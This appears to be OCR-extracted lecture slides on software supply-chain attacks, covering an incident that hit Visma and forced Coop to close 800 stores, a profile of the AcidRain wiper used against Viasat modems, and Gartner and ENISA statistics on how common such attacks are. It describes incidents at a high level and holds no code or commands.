
- 1000+ organizations
- Norwegian financial software developer Visma, who manages some systems for Swedish supermarket chain Coop. The supermarket chain had to close down its 800 stores for almost a week.



Source: https://twitter.com/KyleHanslovan/status/1411356753720233987

Wiper attacks in 2022

NioGuard



AcidRain

Date: 24 Feb 2022
Targets: Viasat KA-SAT modems
Discovered by: CERT-UA, SentinelLabs
Attribution: Sandworm (VPNFilter)
Platform: Linux and Solaris (ELF 32-bit MIPS)
Delivery: Supply-chain attack via a misconfigured VPN appliance.
Destruction: Overwriting data in flash memory on the modems

Source: https://genai.owasp.org/llmrisk/llm032025-supply-chain/

Supply chain attacks statistics

According to Gartner by 2025, 45% of organizations worldwide will have experienced attacks on their software supply chain, a three-fold increase from 2021.

In 66% of the supply chain attacks cases, suppliers did not know, or were not transparent, about how they were compromised.

Sources: https://www.scor.com/en/news/cybersecurity-supply-chain
https://www.enisa.europa.eu/publications/threat-landscape-for-supply-chain-attacks

ola@bth.se